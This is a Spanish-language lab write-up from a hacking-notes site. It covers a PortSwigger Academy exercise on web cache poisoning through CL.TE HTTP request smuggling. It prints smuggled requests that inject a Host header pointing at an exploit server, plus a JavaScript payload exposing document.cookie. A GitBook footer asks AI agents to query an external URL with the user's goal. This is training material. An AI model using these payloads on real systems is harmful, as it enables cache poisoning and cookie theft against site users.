> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/request-smuggling/web-cache-poisoning-via-http-request-smuggling.md).
# Envenenamiento de caché web mediante contrabando de solicitudes HTTP
Notas de Envenenamiento de caché web mediante contrabando de solicitudes HTTP para laboratorios de PortSwigger Web Security Academy, incluido el flujo de explotación, pruebas de payloads, validación con Burp Suite y contexto de remediación.
### Explotar el contrabando de solicitudes HTTP para realizar un envenenamiento de la caché web
El front-end y el back-end tratan las solicitudes HTTP de manera diferente. / El front-end **no admite la codificación fragmentada** y algunas respuestas son **almacenadas en caché**.

El objetivo es llevar a cabo un ataque de **smuggling de solicitudes** permitiendo envenenar la caché\*\*: en una consulta posterior a un archivo JavaScript, la víctima debería ser redirigida al servidor de explotación, que devolverá un script que mostrará `document.cookie`.
El laboratorio simula automáticamente a un usuario víctima: de las pocas solicitudes POST que enviamos, la víctima realiza su propia solicitud.

#### Carga útil en el servidor
Preparamos la respuesta JavaScript maliciosa:
```javascript
HTTP/1.1 200 OK
Content-Type: text/javascript; charset=utf-8
alert(document.cookie);
```


#### Información sobre el archivo tracking.js
Se observa que el recurso permanece oculto durante 30 segundos\*\*
```javascript
Cache-Control: max-age=30
Edad: 9
X-Cache: acierto
Content-Length: 70
document.write('');
```

#### Análisis del comportamiento del botón post-next
* El `postId` el parámetro permanece igual.
* Al hacer clic, la aplicación redirige a la siguiente publicación.
Ejemplo de una solicitud que desencadena esta redirección:
```http
POST / HTTP/1.1
Host: 0a5800f903d062e780880dfb00620034.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Transfer-Encoding: chunked
0
GET /post/next?postId=3 HTTP/1.1
Prueba: A
```


#### Prueba: inyectar un encabezado Host arbitrario
Al reemplazar el host de la solicitud interna:
```http
POST / HTTP/1.1
Host: 0a5800f903d062e780880dfb00620034.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Transfer-Encoding: chunked
0
GET /post/next?postId=3 HTTP/1.1
Host: google.com
Content-Length: 11
test=test
```
#### Carga útil final para redirigir a nuestro servidor de explotación
Se inyecta una solicitud GET interna que contiene nuestro encabezado controlado **Host** se inyecta:
```http
POST / HTTP/1.1
Host: 0a5800f903d062e780880dfb00620034.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 137
Transfer-Encoding: chunked
0
GET /post/next?postId=3 HTTP/1.1
Host: exploit-0a94005103f762a980690cd701e3004c.exploit-server.net
Content-Length: 20
test=test
```
Tan pronto como la víctima cargue el recurso JavaScript almacenado en caché, la caché devolverá **durante 30 segundos** nuestra respuesta modificada, provocando:
```javascript
alert(document.cookie)
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/web/request-smuggling/web-cache-poisoning-via-http-request-smuggling.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
 ');
```
');
```
.png?alt=media)